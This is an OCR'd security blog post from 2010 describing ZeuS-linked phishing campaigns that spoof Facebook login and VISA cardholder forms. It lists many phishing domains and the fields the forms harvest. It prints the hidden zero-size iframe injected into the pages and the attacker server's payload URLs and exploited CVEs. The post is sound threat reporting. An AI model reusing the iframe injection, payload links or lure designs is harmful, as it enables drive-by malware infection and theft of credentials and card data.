
Facebook & VISA phishing campaign proposed by ZeuS

malwareint.blogspot.com/2010/02/facebook-phishing-campaign-proposed-by.html


Login | Facebook - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
Creative Commons
Malware Intelligence Blog - Security...
Login | Facebook
Login

http://www.facebook.com.edase.or.kr/usersdirectory/LoginFacebook.php

facebook

Facebook helps you connect and share with the people in your life.

Facebook Login

You must log in to update your Facebook account.

Email:

Password:

□ Keep me logged in

Login or Sign up for Facebook

Forgot your password?


Updated 21.02.2010
More active domains belonging to the same phishing campaign against users of VISA. The domains are:

reports.cforms.visa.com.desz.kr/secureapps/vdir/cholderform.php
reports.cforms.visa.com.desz.ne.kr/secureapps/vdir/cholderform.php
reports.cforms.visa.com.desz.or.kr/secureapps/vdir/cholderform.php
reports.cforms.visa.com.ersm.kr/secureapps/vdir/cholderform.php
reports.cforms.visa.com.edase.or.kr/secureapps/vdir/cholderform.php
reports.cforms.visa.com.ersm.ne.kr/secureapps/

Original 20.02.2010
ZeuS has a fairly large repertoire with proposed strategies to Scam to spread their trojan and phishing attacks against banks, many companies and well known.

We have recently warned of a campaign Scam using as cover to the IRS, which has been generating a long time but every so often is reactivated, forming a cycle that seeks to disseminate criminal ZeuS and that holds for all strategies.

Now, once again active phishing campaign that involves Facebook.


Login | Facebook - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
http://www.facebook.com.edase.or.kr/usersdirectory/LoginFacebook.php
Creative Commons
Malware Intelligence Blog - Security...
Login | Facebook
facebook

Facebook helps you connect and share with the people in your life.

Facebook Login

You must log in to update your Facebook account.

Email:

Password:

□ Keep me logged in

Login or Sign up for Facebook


Forgot your password?

Facebook © 2009 English (US) About Advertising Developers Careers Terms Blog Widgets • Find Friends Privacy Mobile Help

The domains involved are:

http://www.facebook.com.edase.or.kr/usersdirectory/LoginFacebook.php
http://www.facebook.com.ersm.kr/usersdirectory/LoginFacebook.php
http://www.facebook.com.edasn.ne.kr/usersdirectory/LoginFacebook.php
http://www.facebook.com.desz.or.kr/usersdirectory/LoginFacebook.php
http://www.facebook.com.desz.ne.kr/usersdirectory/LoginFacebook.php
http://www.facebook.com.ersq.kr/usersdirectory/LoginFacebook.php
http://www.facebook.com.edase.co.kr/usersdirectory/LoginFacebook.php
http://www.facebook.com.edasq.kr/usersdirectory/LoginFacebook.php
http://www.facebook.com.ersw.co.kr/usersdirectory/LoginFacebook.php
http://www.facebook.com.ersa.or.kr/usersdirectory/LoginFacebook.php
http://www.facebook.com.edasn.kr/usersdirectory/LoginFacebook.php
http://www.facebook.com.edasa.ne.kr/usersdirectory/LoginFacebook.php
http://www.facebook.com.ersm.or.kr/usersdirectory/LoginFacebook.php
http://www.facebook.com.edasq.ne.kr/usersdirectory/LoginFacebook.php
http://www.facebook.com.edasn.or.kr/usersdirectory/LoginFacebook.php
http://www.facebook.com.ersa.or.kr/usersdirectory/LoginFacebook.php

Like other campaigns, the page's source code has injected a tag iframe, which in this case redirects to hxxp://109.95.114.251/us01d/in.php.



```
<body class="login_page UIPage_LoggedOut opera use_scroll_wrapper Locale_en_US">

<iframe src="http://109.95.114.251/us01d/in.php" width="0" height="0" frameborder="0"></iframe>

<div id="scroll_wrapper"><div id="menubar_container" class="fb_menubar_show_register">
<div id="fb_menubar" class="fb_menubar_logged_out clearfix">
```


This page (in.php) redirection to:

http://109.95.114.251/us01d/load.php
http://109.95.114.251/us01d/file.exe
http://109.95.114.251/us01d/xd/pdf.pdf
http://109.95.114.251/us01d/xd/sNode.php

From whom are trying to exploit some exploits: CVE-2007-5659, CVE-2008-2992, CVE-2008-0015 and CVE-2009-0927.

This server is also currently serving another massive campaign, but spreading the trojan ZeuS through a Scam IRS. In this case, just change the folder where the package is housed, namely: hxxp://109.95.114.251/usa50/in.php

As we see, Zeus does not stop at his criminal career. In fact, there are also other campaigns more active, such as those involving a phishing attack by hiding under the VISA logo.


VISA Card Holder Form - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
Malware Intelligence Blog - Security...
VISA Card Holder Form
VISA
[illegible]
VISA Card Holder Form
Terminado

Card XXXX XXXX XXXX XXXX (to protect your private information, part of the card number is hidden with X's)

VISA Card Holder Form

Instructions:
- all fields of the form are required

Card Holder Details

First Name & Last Name
Street Address
City
ZIP / Postal Code
Country
Primary Telephone Number
E-mail Address
Date of Birth
Mother's Maiden Name
Social Security Number

VISA Card Details

Credit or Debit Card number
Expiration Date (MM/YYYY)
Card Identification Number

Submit

In this case, other domains used are:

http://reports.cforms.visa.com.edasa.or.kr/secureapps/vdir/cholderform.php
http://reports.cforms.visa.com.ersq.kr/secureapps/vdir/cholderform.php
http://reports.cforms.visa.com.edase.co.kr/secureapps/vdir/cholderform.php
http://reports.cforms.visa.com.ersq.co.kr/secureapps/vdir/cholderform.php
http://reports.cforms.visa.com.edasq.kr/secureapps/vdir/cholderform.php
http://reports.cforms.visa.com.ersm.co.kr/secureapps/vdir/cholderform.php
http://reports.cforms.visa.com.ersw.co.kr/secureapps/vdir/cholderform.php
http://reports.cforms.visa.com.ersa.or.kr/secureapps/vdir/cholderform.php
http://reports.cforms.visa.com.edasn.kr/secureapps/vdir/cholderform.php
http://reports.cforms.visa.com.edasa.ne.kr/secureapps/vdir/cholderform.php
http://reports.cforms.visa.com.ersm.or.kr/secureapps/vdir/cholderform.php
http://reports.cforms.visa.com.edasq.ne.kr/secureapps/vdir/cholderform.php
http://reports.cforms.visa.com.edase.ne.kr/secureapps/vdir/cholderform.php
http://reports.cforms.visa.com.edasq.co.kr/secureapps/vdir/cholderform.php
http://reports.cforms.visa.com.edasa.co.kr/secureapps/vdir/cholderform.php
http://reports.cforms.visa.com.edasa.kr/secureapps/vdir/cholderform.php
http://reports.cforms.visa.com.edase.kr/secureapps/vdir/cholderform.php
http://reports.cforms.visa.com.edasn.or.kr/secureapps/vdir/cholderform.php

Related information

ZeuS on IRS Scam remains actively exploited
Zeus and the theft of sensitive information
Leveraging ZeuS to send spam through social networks
ZeuS Botnet y su poder de reclutamiento zombi
ZeuS, spam y certificados SSL
Eficacia de los antivirus frente a ZeuS
Special!!! ZeuS Botnet for Dummies
Botnet. Securización en la nueva versión de ZeuS
Fusión. Un concepto adoptado por el crimeware actual
ZeuS Carding World Template. (...) la cara de la botnet
Financial institutions targeted by the botnet Zeus. Part two
Financial institutions targeted by the botnet Zeus. Part one
LuckySploit, the right hand of ZeuS
Botnet Zeus. Mass propagation of his Trojan. Part two
Botnet Zeus. Mass propagation of his Trojan. Part one

Jorge Mieres